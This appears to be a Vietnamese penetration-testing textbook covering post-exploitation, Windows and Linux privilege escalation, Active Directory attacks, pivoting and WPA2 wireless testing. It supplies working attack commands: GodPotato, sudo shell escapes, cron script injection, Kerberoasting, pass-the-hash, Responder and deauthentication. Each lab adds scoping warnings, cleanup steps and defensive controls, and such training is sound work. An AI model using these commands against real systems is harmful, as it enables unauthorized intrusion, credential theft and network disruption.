11. NỀN TẢNG POST-EXPLOITATION

Hiểu vị trí, quyền hạn, mạng, dữ liệu và đường đi tiếp theo sau khi có foothold mà vẫn giữ tác động tối thiểu.

Post-exploitation bắt đầu sau initial access. Mục tiêu là trả lời “tôi đang ở đâu, quyền gì, có thể chạm đến gì và tác động kinh doanh nào có thể chứng minh”.

Không phải mọi dự án đều cho phép persistence, credential dumping hoặc lateral movement. Mỗi bước phải đối chiếu RoE và stop condition.

11.1. Mục tiêu học tập

- Ổn định shell và thu situational awareness.
- Lập bản đồ quyền, mạng và dịch vụ cục bộ.
- Phân biệt proof of access, privilege escalation và persistence.
- Quản lý bằng chứng/artefact và không vượt scope.

11.2. Situational awareness trên Linux

Linux initial awareness

```
id; whoami; hostname; uname -a
ip addr; ip route; cat /etc/hosts
ps auxf | head -50
ss -lntup
mount | column -t
df -h
sudo -l 2>/dev/null
```

11.3. Situational awareness trên Windows

Windows initial awareness

```
whoami /all
hostname
systeminfo
ipconfig /all
route print
arp -a
net user
net localgroup administrators
netstat -ano
wmic qfe get HotFixID,InstalledOn
```

11.4. Ổn định shell

Linux interactive shell

```
# Linux TTY upgrade trong lab
python3 -c 'import pty; pty.spawn("/bin/bash")'
# Ctrl+Z, sau đó trên Kali:
stty raw -echo; fg
export TERM=xterm-256color
stty rows 40 columns 120
```

CẢNH BÁO: Không “chạy mọi thứ”

Script post-exploitation lớn có thể đọc credential, browser data hoặc file ngoài phạm vi. Chọn module/flag theo câu hỏi kiểm thử, không vì tiện lợi.

11.5. Tìm dữ liệu nhạy cảm có kiểm soát

Mục tiêu	Cách tiếp cận an toàn
Config secret	Tìm theo path/component đã biết; không grep toàn filesystem mặc định
Database connection	Ghi tên biến/role; che password/token
SSH key	Xác nhận tồn tại/quyền; không sao chép private key nếu chưa duyệt
User document	Dùng tệp marker hoặc metadata; không mở nội dung thật
Cloud credential	Xác nhận role/expiration; không dùng ngoài lab
Backup/archive	Ghi path, owner, permission và hash, không download hàng loạt

11.6. Persistence: hiểu để đánh giá, không mặc định triển khai

Cơ chế	Linux	Windows	Rủi ro/kiểm soát
Startup	cron/systemd/profile	Run key/startup folder	Artefact tồn tại sau bài
Scheduled task	cron/at	Task Scheduler	Có thể chạy quyền cao
Service	systemd/init	Windows service	Ảnh hưởng availability
Account/key	SSH authorized_keys	Local/domain account	Backdoor credential
Application	Plugin/web shell	Web shell/plugin	RCE lâu dài, cực nhạy cảm

Trong phần lớn pentest, chỉ cần mô tả “persistence khả thi” hoặc dùng marker/task vô hại trong snapshot lab. Không cài backdoor thật, không nguy trang và không xóa log.

11.7. Evidence và attack narrative

- **State before:** user, host, IP, time, session ID.
- **Action:** lệnh/thao tác chính xác và lý do.
- **Result:** output/response và quyền đạt được.
- **Business implication:** tài sản/dữ liệu/quy trình có thể bị ảnh hưởng.
- **Control observed:** EDR/WAF/segmentation đã chặn hoặc cảnh báo.
- **Cleanup:** artefact đã xóa/khôi phục và ai xác nhận.

11.8. Thực hành: Post-exploitation triage

PHÒNG LAB: Post-exploitation triage

Sau một shell lab, thu đủ situational awareness và tạo attack narrative mà không dump credential.

Điều kiện chuẩn bị: Một Linux target đã có shell www-data/user thấp quyền.

CẢNH BÁO: Giới hạn an toàn

Không chạy credential dump, persistence hoặc lateral movement.

Bước 1. Ghi state ban đầu

Session state

```
date -Is; id; hostname; pwd
```

Bước 2. Lập bản đồ mạng/dịch vụ

Network and local services

```
ip addr; ip route; ss -lntup
```

Bước 3. Kiểm tra quyền

Privilege indicators

```
sudo -l 2>/dev/null
```

```
find / -perm -4000 -type f 2>/dev/null | head -30
```

Bước 4. Tìm dữ liệu theo path được cấp

Chỉ xem metadata/quyền của /opt/lab-secrets/marker.txt.

Bước 5. Viết narrative

Initial access → local observation → possible privesc path → stop condition.

GỢI Ý: Kết quả mong đợi

Tạo situational awareness sheet và narrative không có credential thật.

Bằng chứng cần lưu: Output đã che, sơ đồ network nhỏ, privilege indicators và cleanup confirmation.

GÓC NHÌN PHÒNG THỦ: Các điểm kiểm soát cần quan sát

Học viên phải đồng thời xác định cách phát hiện, ngăn chặn và giảm thiểu kỹ thuật đang kiểm thử.

- Thu process creation, command line, network connection và file integrity.
- Hạn chế egress từ server và east-west traffic.
- Service account không interactive logon, least privilege và secret rotation.
- EDR tamper protection và centralized immutable logging.

11.9. Câu hỏi ôn tập

40. Post-exploitation khác privilege escalation thế nào?
41. Tại sao persistence thường cần phê duyệt riêng?
42. Một attack narrative tốt cần những trường nào?
43. Nêu ví dụ stop condition khi gặp dữ liệu ngoài scope.

12. LEO THANG ĐẶC QUYỀN TRÊN WINDOWS

Xác định và xác minh đường từ user/service account lên local administrator hoặc SYSTEM trong môi trường Windows lab.

Windows privilege escalation thường xuất phát từ quyền ACL sai, service path/binary writable, policy registry, token privilege hoặc credential lưu trữ không an toàn.

Không nên bắt đầu bằng kernel exploit. Ưu tiên misconfiguration có thể tái lập, ít làm crash và phản ánh đúng root cause.

12.1. Mục tiêu học tập

- Chạy enumeration tự động có chọn lọc và xác minh thủ công.
- Hiểu service misconfiguration, AlwaysInstallElevated, token privilege, DLL/task/registry paths.
- Đánh giá patch/kernel exploit như phương án cuối.
- Đề xuất hardening cụ thể theo từng root cause.

12.2. Enumeration có kiểm soát

Manual Windows privesc enumeration

```
# Trên Windows lab
whoami /all
whoami /priv
systeminfo
wmic service get Name,StartName,PathName,State
schtasks /query /fo LIST /v
reg query HKLM\Software\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
reg query HKCU\Software\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
```

WinPEAS/PowerUp chọn lọc

```
# Công cụ được tải từ share lab và kiểm tra hash trước
winPEASx64.exe quiet servicesinfo applicationsinfo windowscreds
powershell -ExecutionPolicy Bypass -File .\PowerUp.ps1 -Command Invoke-AllChecks
```

12.3. Các nhóm kỹ thuật chính

Kỹ thuật	Điều kiện	Xác minh an toàn
Unquoted service path	Path có space, service privilege cao	Kiểm tra ACL từng thư mục; không plant binary ngay
Weak service permission	User sửa binary/config/start	sc sdshow, accesschk/icacls
AlwaysInstallElevated	HKLM + HKCU đều bật	Xác nhận registry; marker MSI trong lab
SeImpersonatePrivilege	Service account có token privilege	PoC marker/identity trong lab
SeDebugPrivilege	Có thể mở process quyền cao	Xác minh privilege; tránh LSASS dump
DLL hijacking	Missing DLL + writable search path	Procmon + benign DLL marker
Scheduled task hijack	Task/script/path writable	Thay marker trong snapshot
Registry autorun writable	Run/service key writable	Xác minh ACL, không persistence thật
Stored credential	cmdkey/unattend/config	Che secret; kiểm tra scope

Kỹ thuật	Điều kiện	Xác minh an toàn
Kernel exploit	Unpatched build + precondition	Chỉ lab snapshot; nguy cơ crash

12.4. Phân tích service ACL

Service permission analysis

```
sc qc VulnService
sc sdshow VulnService
icacls "C:\Program Files\Vulnerable App"
# Sysinternals AccessChk nếu được phép
accesschk.exe -uwcqv Users *
accesschk.exe -uwdq "C:\Program Files\Vulnerable App"
```

Finding phải chỉ rõ quyền nào (FILE_WRITE_DATA, SERVICE_CHANGE_CONFIG...), principal nào, service chạy dưới account nào và điều kiện restart/reboot. “Path có khoảng trắng” một mình chưa đủ; phải tồn tại đường dẫn trung gian có thể ghi và service khởi động quyền cao.

12.5. SeImpersonatePrivilege

Các service account như IIS/SQL có thể được cấp SeImpersonatePrivilege. Nếu hệ điều hành và dịch vụ cho phép token impersonation abuse, pentester có thể đạt SYSTEM. Trong lab, chỉ dùng PoC đã kiểm duyệt, xác nhận bằng whoami và xóa binary ngay.

Token impersonation marker trong lab

```
whoami /priv | findstr /i SeImpersonatePrivilege
# Ví dụ mô tả workflow lab, tên tool phụ thuộc phiên bản bài lab
GodPotato-NET4.exe -cmd "cmd /c whoami > C:\Windows\Temp\privesc_marker.txt"
type C:\Windows\Temp\privesc_marker.txt
del C:\Windows\Temp\privesc_marker.txt
```

GÓC NHÌN PHÒNG THỦ: PoC privilege escalation có thể bị EDR chặn

Không tắt EDR/Defender hoặc dùng obfuscation nếu mục tiêu không phải kiểm thử evasion. Ghi nhận control đã chặn và phối hợp để validate an toàn.

12.6. Thực hành: Windows privesc assessment

PHÒNG LAB: Windows privesc assessment

Tìm và xác minh một misconfiguration cho phép leo quyền trong Windows lab.

Điều kiện chuẩn bị: Windows VM snapshot với VulnService hoặc SeImpersonate lab.

CẢNH BÁO: Giới hạn an toàn

Không dump LSASS, không tạo admin user, không giữ service/payload sau bài.

Bước 1. Baseline

Baseline identity/build

```
whoami /all
systeminfo
```

Bước 2. Enumeration

Targeted WinPEAS

```
winPEASx64.exe quiet servicesinfo applicationsinfo
```

Bước 3. Manual validation

Service and ACL

```
sc qc VulnService
icacls "C:\Program Files\Vulnerable App"
```

Bước 4. PoC marker

Theo kịch bản giảng viên: thay binary marker hoặc token PoC chỉ ghi whoami vào Temp.

Bước 5. Cleanup

Khôi phục binary/config, xóa marker/tool, reboot nếu cần và xác nhận service.

GỢI Ý: Kết quả mong đợi

Chứng minh SYSTEM bằng marker và khôi phục đầy đủ.

Bảng chứng cần lưu: Baseline, tool output, ACL, marker content, cleanup và root-cause note.

GÓC NHÌN PHÒNG THỦ: Các điểm kiểm soát cần quan sát

Học viên phải đồng thời xác định cách phát hiện, ngăn chặn và giảm thiểu kỹ thuật đang kiểm thử.

- Service binary/config directory chỉ writable bởi Administrators/SYSTEM.
- Trích dẫn đầy đủ path và sử dụng service account riêng least privilege.
- Tắt AlwaysInstallElevated và rà soát scheduled task/autorun ACL.
- Bật Credential Guard/LSASS protection; patch hệ điều hành.
- EDR alert token impersonation, service modification và suspicious child process.

12.7. Câu hỏi ôn tập

- Unquoted service path cần thêm điều kiện gì để khai thác?
- Vì sao AlwaysInstallElevated phải kiểm tra cả HKLM và HKCU?
- SelmpersonatePrivilege thường xuất hiện ở loại account nào?
- Khi EDR chặn PoC, báo cáo finding như thế nào?

13. LEO THANG ĐẶC QUYỀN TRÊN LINUX

Xác định và xác minh misconfiguration sudo, SUID/SGID, cron, file permission, environment và kernel trong Linux lab.

Linux privesc thường dựa trên quyền thực thi “thay mặt” user khác: sudo, SUID, cron/systemd hoặc process root sử dụng dữ liệu/file do user thấp quyền kiểm soát.

Enumeration tự động giúp tìm dấu hiệu, nhưng pentester phải hiểu ownership, permission bits, effective UID, environment và luồng thực thi trước khi kết luận.

13.1. Mục tiêu học tập

- Kết hợp LinPEAS với checklist thủ công.
- Phân tích sudoers và GTFOBins theo binary cụ thể.
- Hiểu SUID/SGID, cron, PATH/LD_PRELOAD và writable file.
- Đánh giá kernel exploit với điều kiện, rủi ro và rollback.

13.2. Enumeration

Linux privesc checklist

```
id; groups; uname -a; cat /etc/os-release
sudo -l
find / -perm -4000 -type f 2>/dev/null
find / -perm -2000 -type f 2>/dev/null
find / -writable -type f 2>/dev/null | grep -v '^/proc|^/sys'
cat /etc/crontab; ls -la /etc/cron.*
getcap -r / 2>/dev/null
env; printf '%s'
'$PATH'
```

Automated enumeration

```
# Chạy từ nguồn lab đã xác minh checksum
chmod +x linpeas.sh
./linpeas.sh -a | tee linpeas_output.txt
# Chỉ dùng Linux Exploit Suggester để tạo hypothesis
python3 linux-exploit-suggester-2.pl | head -80
```

13.3. Sudo misconfiguration

Đọc chính xác command, wildcard, argument restriction, environment và NOPASSWD. Tra GTFOBins để hiểu chức năng shell/file read/write của đúng binary, nhưng xác minh trong lab trước.

Sudo find trong lab

```
sudo -l
# Ví dụ lab: user được sudo find NOPASSWD
sudo find /tmp -maxdepth 0 -exec /usr/bin/id \;
# Nếu mục tiêu bài học yêu cầu shell, dừng ngay sau whoami/id
sudo find . -exec /bin/sh \; -quit
id
exit
```

13.4. SUID/SGID

Khái niệm	Ý nghĩa
SUID	Process chạy với effective UID của owner, thường root.
SGID binary	Process chạy với effective GID của group owner.
SGID directory	File mới kế thừa group của directory.
Risk condition	Binary hỗ trợ shell/exec/file overwrite hoặc có bug.
Validation	Kiểm tra owner, mode, version và hành vi; không kết luận chỉ vì SUID.

SUID triage

```
find / -perm -4000 -type f 2>/dev/null | sort
ls -l /usr/local/bin/lab-suid
file /usr/local/bin/lab-suid
strings /usr/local/bin/lab-suid | head
```

13.5. Cron, systemd và writable files

Nếu root chạy script/file do user thấp quyền ghi được, đó là đường leo quyền. PoC an toàn có thể ghi kết quả id vào /tmp/privesc_marker thay vì sửa sudoers hoặc tạo backdoor.

Cron writable marker

```
cat /etc/crontab
systemctl list-timers --all
ls -la /opt/scripts/backup.sh
# PoC marker trong snapshot lab nếu file được phép sửa
printf '
id > /tmp/privesc_marker
' >> /opt/scripts/backup.sh
# Sau khi cron chạy
cat /tmp/privesc_marker
# Khôi phục file từ backup/snapshot và xóa marker
```

13.6. Environment và PATH hijacking

Vector	Điều kiện	Khắc phục
PATH hijack	Root script gọi command không absolute + writable PATH	Dùng absolute path, secure_path
LD_PRELOAD	sudoers giữ LD_PRELOAD và cho chạy binary	Không preserve biến loader
LD_LIBRARY_PATH	Loader tìm library ở path user control	Sanitize environment
Python module hijack	Import từ writable directory	Venv/absolute module path/permission
Wildcard injection	Root command dùng wildcard với file name option	--, find -exec an toàn, không shell glob

13.7. Kernel exploit

CẢNH BÁO: Phương án cuối

Kernel exploit có thể crash, corrupt hoặc thay đổi sâu hệ thống. Chỉ chạy trên snapshot lab hoặc khi RoE/phê duyệt rủi ro nêu rõ. Ưu tiên misconfiguration trước.

Bước	Nội dung
1. Xác định build	uname -a, distro, package version
2. Xác minh patch	Package changelog/backport, không chỉ kernel string
3. Đọc advisory/PoC	Precondition, architecture, mitigation, side effect
4. Snapshot/rollback	Bắt buộc trong lab
5. Safe run	Console access, giám sát, stop condition
6. Cleanup	Xóa binary/artefact và restore snapshot

13.8. Thực hành: Linux privilege escalation

PHÒNG LAB: Linux privilege escalation

Tìm và chứng minh một đường sudo hoặc cron misconfiguration bằng marker.

Điều kiện chuẩn bị: Linux target snapshot với sudo find hoặc writable root cron script.

CẢNH BÁO: Giới hạn an toàn

Không dùng kernel exploit hoặc tạo root account trong bài này.

Bước 1. Baseline

Baseline

```
date -Is; id; hostname; uname -a
```

Bước 2. Enumeration

Manual enumeration

```
sudo -l
find / -perm -4000 -type f 2>/dev/null
cat /etc/crontab
```

Bước 3. Xác minh root cause

Ghi permission, owner, command và effective UID.

Bước 4. PoC marker

Dùng id/whoami hoặc file /tmp/privesc_marker, không sửa sudoers.

Bước 5. Cleanup

Khôi phục script/file, xóa marker và kiểm tra checksum.

GỢI Ý: Kết quả mong đợi

Chứng minh root/euid=0 với artefact tối thiểu và cleanup đầy đủ.

Bảng chứng cần lưu: Baseline, sudo/permission evidence, marker, checksum before/after và remediation.

GÓC NHÌN PHÒNG THỬ: Các điểm kiểm soát cần quan sát

Học viên phải đồng thời xác định cách phát hiện, ngăn chặn và giảm thiểu kỹ thuật đang kiểm thử.

- Sudoers chỉ cho command/argument tối thiểu, tránh wildcard và interpreter.
- Rà soát SUID/SGID/capability không mặc định.
- Root cron/systemd script và parent directory không writable bởi user khác.
- Dùng absolute path và sanitize environment.
- Patch kernel/package theo advisory và theo dõi file integrity.

13.9. Câu hỏi ôn tập

48. Tại sao SUID binary chưa mặc nhiên là lỗ hổng?
49. PATH hijacking cần những điều kiện nào?
50. Vì sao marker tốt hơn sửa /etc/sudoers?
51. Khi nào kernel exploit có thể được cân nhắc?

PHẦN V**KỸ THUẬT NÂNG CAO***Active Directory - lateral movement - wireless - social engineering - cloud*

14. TẤN CÔNG ACTIVE DIRECTORY

Phân tích quan hệ định danh, quyền và trust để chứng minh attack path từ tài khoản thấp quyền đến tài sản giá trị cao trong AD lab.

Active Directory là lớp điều phối danh tính của nhiều doanh nghiệp. Một sai lệch nhỏ về group membership, ACL, SPN hoặc delegation có thể tạo chuỗi dẫn đến Domain Admin.


Mục tiêu của AD pentest không phải luôn “own domain”, mà là tìm và chứng minh đường đi có xác suất/impact cao nhất trong phạm vi đã duyệt.

14.1. Mục tiêu học tập

- Thu thập và trực quan hóa attack path bằng BloodHound/SharpHound.
- Hiểu Kerberoasting, AS-REP Roasting và password reuse.
- Phân biệt Pass-the-Hash, DCSync, Golden Ticket và Silver Ticket.
- Đề xuất biện pháp bảo vệ identity theo root cause.

Chuỗi tấn công Active Directory trong phòng lab

Mục tiêu: hiểu đường đi của rủi ro và điểm cắt phòng thủ.



Mô hình khái niệm một attack path trong Active Directory.

14.2. Thu thập dữ liệu AD

AD enumeration trong lab

```
# Trên Windows lab, dưới tài khoản domain test
SharpHound.exe -c Group,LocalAdmin,Session,Trusts,ACL,ObjectProps --zipfilename bloodhound_lab.zip
# Hoặc LDAP truy vấn giới hạn
ldapsearch -x -H ldap://192.168.56.30 -D 'LAB\student1' -W -b 'DC=lab,DC=local' '(objectClass=computer)'
dNSHostName operatingSystem
```

- **Không chạy collection “All” mặc định trên production:** chọn collection method cần cho câu hỏi kiểm thử.
- **Bảo vệ ZIP BloodHound:** chứa cấu trúc quyền và session nhạy cảm.
- **Đặt timestamp và domain/forest:** attack path thay đổi theo session/group.
- **Xác minh thủ công edge quan trọng:** không báo cáo chỉ dựa vào graph.

14.3. Kerberos abuse căn bản

Kỹ thuật	Điều kiện	Kết quả
Kerberoasting	User domain yêu cầu TGS cho SPN	Hash service account để crack offline
AS-REP Roasting	Account không yêu cầu pre-auth	AS-REP hash không cần password
Pass-the-Ticket	Có TGT/TGS hợp lệ	Mạo danh trong thời hạn ticket
Overpass-the-Hash	Có NTLM/AES key	Tạo Kerberos login/ticket
Delegation abuse	Unconstrained/constrained/RBCD sai	Mạo danh tới service/host

Kerberos lab workflow

```
# Kerberoasting trong lab với Impacket
GetUserSPNs.py LAB.LOCAL/student1:'Training2026!' -dc-ip 192.168.56.30 -request -outputfile kerberoast_hashes.txt
# Crack hash giả trong lab
hashcat -m 13100 kerberoast_hashes.txt candidates.txt --runtime 600
# AS-REP accounts được giảng viên cấu hình
GetNPUsers.py LAB.LOCAL/ -usersfile users.txt -no-pass -dc-ip 192.168.56.30 -format hashcat -outputfile asrep.txt
```

LƯU Ý: Dừng sau impact đủ

Nếu service account có quyền cao và mật khẩu được crack, thường chỉ cần xác minh quyền bằng truy vấn read-only. Không tự động dùng account để dump domain.

14.4. Pass-the-Hash và credential reuse

Pass-the-Hash lab

```
# Chỉ hash/account lab
nxc smb 192.168.56.0/24 -u Administrator -H 31d6cfe0d16ae931b73c59d7e0c089c0 --local-auth
# Xác minh quyền trên một host đã duyệt
psexec.py -hashes :31d6cfe0d16ae931b73c59d7e0c089c0 Administrator@192.168.56.31 'whoami'
```

14.5. DCSync và ticket forging

Kỹ thuật	Quyền/secret cần có	Tác động	Lưu ý
DCSync	DS-Replication-Get-Changes + All	Lấy hash domain	Cực kỳ nghiêm trọng
Golden Ticket	krbtgt key/hash	TGT giả phạm vi domain	Rotate krbtgt hai lần khi IR
Silver Ticket	Service account key	TGS giả cho service	Ít cần liên hệ DC
Skeleton key/patch LSASS	Quyền DC	Backdoor auth	Không dùng trong pentest thường
NTDS extraction	DC backup/volume access	Toàn bộ credential	Rất nhạy cảm

DCSync/Golden Ticket chỉ thực hiện trong lab chuyên biệt hoặc dự án có phê duyệt rõ. Trong nhiều dự án, xác nhận ACL replication trên BloodHound/AD ACL và một truy vấn giới hạn đã đủ chứng minh.

14.6. Biến attack path thành finding

Thành phần	Cần mô tả
Entry point	Tài khoản/host ban đầu và quyền hiện có
Edges	Group, ACL, session, local admin, delegation

Thành phần	Cần mô tả
Preconditions	Credential, network path, service availability
High-value target	DC, tier-0, PKI, backup, identity platform
Impact	Domain compromise, persistence, data access
Detection	Logon, TGS, replication, remote service
Remediation	Cắt edge/root cause theo thứ tự ưu tiên

14.7. Thực hành: Phân tích attack path bằng BloodHound

PHÒNG LAB: Phân tích attack path bằng BloodHound

Tìm một đường từ Domain Users đến High Value Target và xác minh một edge bằng phương pháp read-only.

Điều kiện chuẩn bị: GOAD/AD lab, account domain test và BloodHound.

CẢNH BÁO: Giới hạn an toàn

Không DCSync, không ticket forging, không dump credential trong bài này.

Bước 1. Thu thập dữ liệu

SharpHound targeted collection

```
SharpHound.exe -c Group,LocalAdmin,Session,Trusts,ACL --zipfilename class.zip
```

Bước 2. Import và chạy query

Shortest Paths to High Value Targets; paths from owned principals.

Bước 3. Chọn một path

Ghi từng edge, precondition, confidence và owner.

Bước 4. Xác minh một edge

Dùng net group, Get-ACL hoặc truy vấn LDAP read-only.

Bước 5. Viết remediation path

Ưu tiên xóa quyền thừa, tách tier, rotate credential và giảm session exposure.

GỢI Ý: Kết quả mong đợi

Một attack path được xác minh ít nhất một edge và có remediation theo root cause.

Bảng chứng cần lưu: BloodHound export/screenshot, manual validation, path narrative và risk statement.

GÓC NHÌN PHÒNG THỬ: Các điểm kiểm soát cần quan sát

Học viên phải đồng thời xác định cách phát hiện, ngăn chặn và giảm thiểu kỹ thuật đang kiểm thử.

- Tiering admin và Protected Users/Authentication Policies phù hợp.
- gMSA cho service account, mật khẩu dài/ngẫu nhiên và hạn chế SPN quyền cao.
- Rà soát ACL replication, delegation, local admin và session trên server.
- SMB signing, LDAP signing/channel binding, NTLM reduction.
- Giám sát TGS bất thường, DCSync event và remote service creation.

14.8. Câu hỏi ôn tập

52. Kerberoasting cần quyền gì để yêu cầu TGS?
53. Vì sao BloodHound edge cần xác minh thủ công?
54. DCSync khác NTDS extraction như thế nào?
55. Một remediation attack path tốt nên cắt edge nào trước?

15. DI CHUYỂN NGANG VÀ PIVOTING

Sử dụng foothold đã kiểm soát để tiếp cận mạng/dịch vụ nội bộ theo scope, đồng thời đánh giá segmentation và credential reuse.

Lateral movement là hành động truy cập thêm host bằng quyền/credential hiện có. Pivoting là định tuyến lưu lượng qua foothold để tiếp cận mạng không trực tiếp nhìn thấy.

Hai hoạt động này có thể mở rộng tác động rất nhanh, vì vậy phải giới hạn subnet, host, port, credential và stop condition.

15.1. Mục tiêu học tập

- Phân biệt lateral movement, pivoting, tunneling và proxying.
- Thiết lập Ligolo-ng/Chisel trong lab.
- So sánh PsExec, WMI, WinRM, SMBExec và RDP.
- Đánh giá LLMNR/NBT-NS poisoning và relay ở mức an toàn.

15.2. Khái niệm và ranh giới

Khái niệm	Mô tả
Lateral movement	Dùng credential/session/exploit để vào host khác.
Pivoting	Dùng host trung gian để định tuyến tới mạng khác.
Tunneling	Đóng gói lưu lượng qua kênh TCP/HTTP/TLS.
Proxying	Chuyển ứng dụng qua SOCKS/HTTP proxy.
Port forwarding	Ánh xạ một cổng cụ thể local/remote.
Segmentation validation	Chứng minh luồng được/không được phép giữa zone.

15.3. Ligolo-ng trong lab

Ligolo-ng pivot lab

```
# Kali/pentest host
sudo ./proxy -selfcert -laddr 0.0.0.0:11601
# Foothold Windows/Linux lab
agent.exe -connect 192.168.56.10:11601 -ignore-cert
# Trong Ligolo console
session
ifconfig
start --tun ligolo
# Trên Kali, route chỉ subnet được duyệt
sudo ip route add 10.10.20.0/24 dev ligolo
nmap -sT -Pn -p 22,80,445,3389 10.10.20.0/24 --open
```

CẢNH BÁO: Route tối thiểu

Không add route 0.0.0.0/0 hoặc toàn bộ mạng doanh nghiệp. Chỉ route subnet/host/port trong scope và xóa route sau bài.

15.4. Các phương thức Windows lateral movement

Phương thức	Yêu cầu	Artefact/Detection
PsExec	Admin + SMB/service control	Service creation, ADMIN\$ write
SMBExec	Admin + SMB	Service command/output share
WMIExec	Admin + DCOM/WMI	WMI process creation
WinRM/Evil-WinRM	WinRM + quyền remote management	4624/4688/WinRM logs
RDP	RDP enabled + logon right	Interactive logon, session
Scheduled Task	Admin/task service	Task creation/execution
SSH on Windows/Linux	SSH service + credential/key	sshd/auth logs

Lateral movement validation

```
# Chỉ host/account lab
wmiexec.py LAB.LOCAL/studentadmin:'Training2026!'@10.10.20.10 'whoami'
evil-winrm -i 10.10.20.10 -u studentadmin -p 'Training2026!'
# Dừng sau identity/hostname nếu mục tiêu chỉ là validation
```

15.5. LLMNR/NBT-NS poisoning và NTLM relay

Responder có thể trả lời truy vấn tên broadcast và thu NetNTLM challenge-response. Đây là hoạt động mạng nội bộ có thể ảnh hưởng người dùng; chỉ thực hiện trên VLAN lab hoặc cửa sổ đã duyệt. Không crack credential thật ngoài data plan.

Responder trong VLAN lab

```
# Lab isolated interface only
sudo responder -I eth1 -rdw
# Ghi nhận một test account do giảng viên kích hoạt, sau đó dừng Ctrl+C
# Không bật DHCP/DNS rogue module ngoài bài lab
```

Điều kiện relay	Kiểm soát giảm thiểu
SMB signing không bắt buộc	Require SMB signing
NTLM được chấp nhận	Giảm/disable NTLM, dùng Kerberos
LDAP channel binding/signing yếu	Require LDAP signing/channel binding
Web/ADCS endpoint nhận NTLM	EPA, disable NTLM, harden templates
Broadcast name resolution	Disable LLMNR/NBT-NS; DNS đúng

15.6. Thực hành: Pivot qua dual-homed host

PHÒNG LAB: Pivot qua dual-homed host

Đi từ Kali 192.168.56.10 qua foothold đến host 10.10.20.10 và xác minh một cổng.

Điều kiện chuẩn bị: Lab hai subnet, foothold dual-homed và Ligolo-ng.

CẢNH BÁO: Giới hạn an toàn

Chỉ host 10.10.20.10; không scan cả subnet nếu bài không yêu cầu.

Bước 1. Ghi route trước

Pre-pivot state

```
ip route
ip addr
```

Bước 2. Kết nối agent

Khởi động proxy/agent theo lệnh lab.

Bước 3. Route subnet scope

Scoped route

```
sudo ip route add 10.10.20.0/24 dev ligolo
```

Bước 4. Scan tối thiểu

One-host validation

```
nmap -sT -Pn -p 22,80,445,3389 10.10.20.10
```

Bước 5. Cleanup

Remove route

```
sudo ip route del 10.10.20.0/24 dev ligolo
```

GỢI Ý: Kết quả mong đợi

Kali truy cập được cổng nội bộ qua tunnel; route được xóa sau bài.

Bằng chứng cần lưu: Ligolo session, route before/after, Nmap result và network diagram.

GÓC NHÌN PHÒNG THỦ: Các điểm kiểm soát cần quan sát

Học viên phải đồng thời xác định cách phát hiện, ngăn chặn và giảm thiểu kỹ thuật đang kiểm thử.

- Network segmentation theo deny-by-default và kiểm thử rule định kỳ.
- Hạn chế remote administration theo jump host và tier.
- Require SMB signing/LDAP signing; giảm NTLM và LLMNR/NBT-NS.
- NDR phát hiện tunnel, beacon và east-west scan.
- Local admin password unique bằng LAPS và credential hygiene.

15.7. Câu hỏi ôn tập

56. Pivoting khác lateral movement thế nào?
57. Tại sao PsExec tạo artefact rõ hơn WMI?
58. Điều kiện quan trọng của NTLM relay là gì?
59. Vì sao route phải giới hạn theo subnet/host?

16. KIỂM THỬ XÂM NHẬP MẠNG KHÔNG DÂY

Đánh giá WPA2/WPA3, xác thực doanh nghiệp, client behavior và rogue access point trong phòng lab RF được kiểm soát.

Wireless testing tác động môi trường RF, có thể ảnh hưởng thiết bị không nằm trong scope. Bài thực hành phải ở khu vực/khung giờ kiểm soát, công suất thấp và BSSID/SSID xác định.

Deauthentication, evil twin và credential capture là kỹ thuật nhạy cảm; chỉ sử dụng thiết bị/tài khoản lab.

16.1. Mục tiêu học tập

- Hiểu monitor mode, channel, BSSID/SSID và capture.
- Thực hiện WPA2 handshake/PMKID assessment trên AP lab.
- Phân tích Evil Twin/WPA-Enterprise và certificate validation.
- Thiết kế kiểm soát không dây và detection.

16.2. Khái niệm nền tảng

Thuật ngữ	Ý nghĩa
SSID	Tên mạng quảng bá
BSSID	MAC của radio/AP
Channel	Kênh RF đang sử dụng
Monitor mode	Nhận frame 802.11 không cần association
Injection	Phát frame 802.11 tùy chỉnh
EAPOL handshake	Trao đổi dùng xác minh PSK offline
PMKID	Giá trị có thể dùng kiểm tra PSK trong một số AP
WPA-Enterprise	802.1X/EAP với RADIUS/certificate

16.3. WPA2-Personal lab

WPA2 capture/crack trong lab

```
# Chỉ adapter lab và AP lab
sudo airmon-ng check kill
sudo airmon-ng start wlan0
sudo airodump-ng wlan0mon
# Khóa BSSID/channel lab
sudo airodump-ng -c 6 --bssid AA:BB:CC:DD:EE:FF -w capture wlan0mon
# Deauth tối thiểu nếu được phép
sudo aireplay-ng -0 2 -a AA:BB:CC:DD:EE:FF wlan0mon
# Convert/crack offline
hcxpcapngtool -o capture.hc22000 capture-01.cap
hashcat -m 22000 capture.hc22000 candidates.txt --runtime 600
```

CẢNH BÁO: Deauthentication là gây gián đoạn

Chỉ gửi số frame tối thiểu tới BSSID/client lab, không chạy deauth liên tục và không nhắm SSID lân cận.

16.4. Evil Twin và WPA-Enterprise

Rủi ro	Mô tả	Kiểm soát
SSID spoofing	AP giả cùng tên	WIDS/WIPS, user awareness
Weak cert validation	Client chấp nhận RADIUS cert giả	Validate CA/server name
PEAP/MSCHAPv2 exposure	Challenge-response có thể crack	EAP-TLS, mật khẩu mạnh
Open/guest portal	Phishing/traffic interception	TLS, isolation, secure portal
Rogue AP on LAN	Bridge vào mạng nội bộ	802.1X/NAC, switch port security

Trong bài đào tạo, Evil Twin chỉ dùng SSID riêng của lab, account giả và trang nhận marker. Không sao chép portal thật hoặc thu mật khẩu người dùng.

16.5. Bằng chứng wireless

- **RF context:** địa điểm, thời gian, channel, BSSID, signal.
- **Scope proof:** ảnh/asset list của AP lab.
- **Capture integrity:** hash PCAP và lọc MAC liên quan.
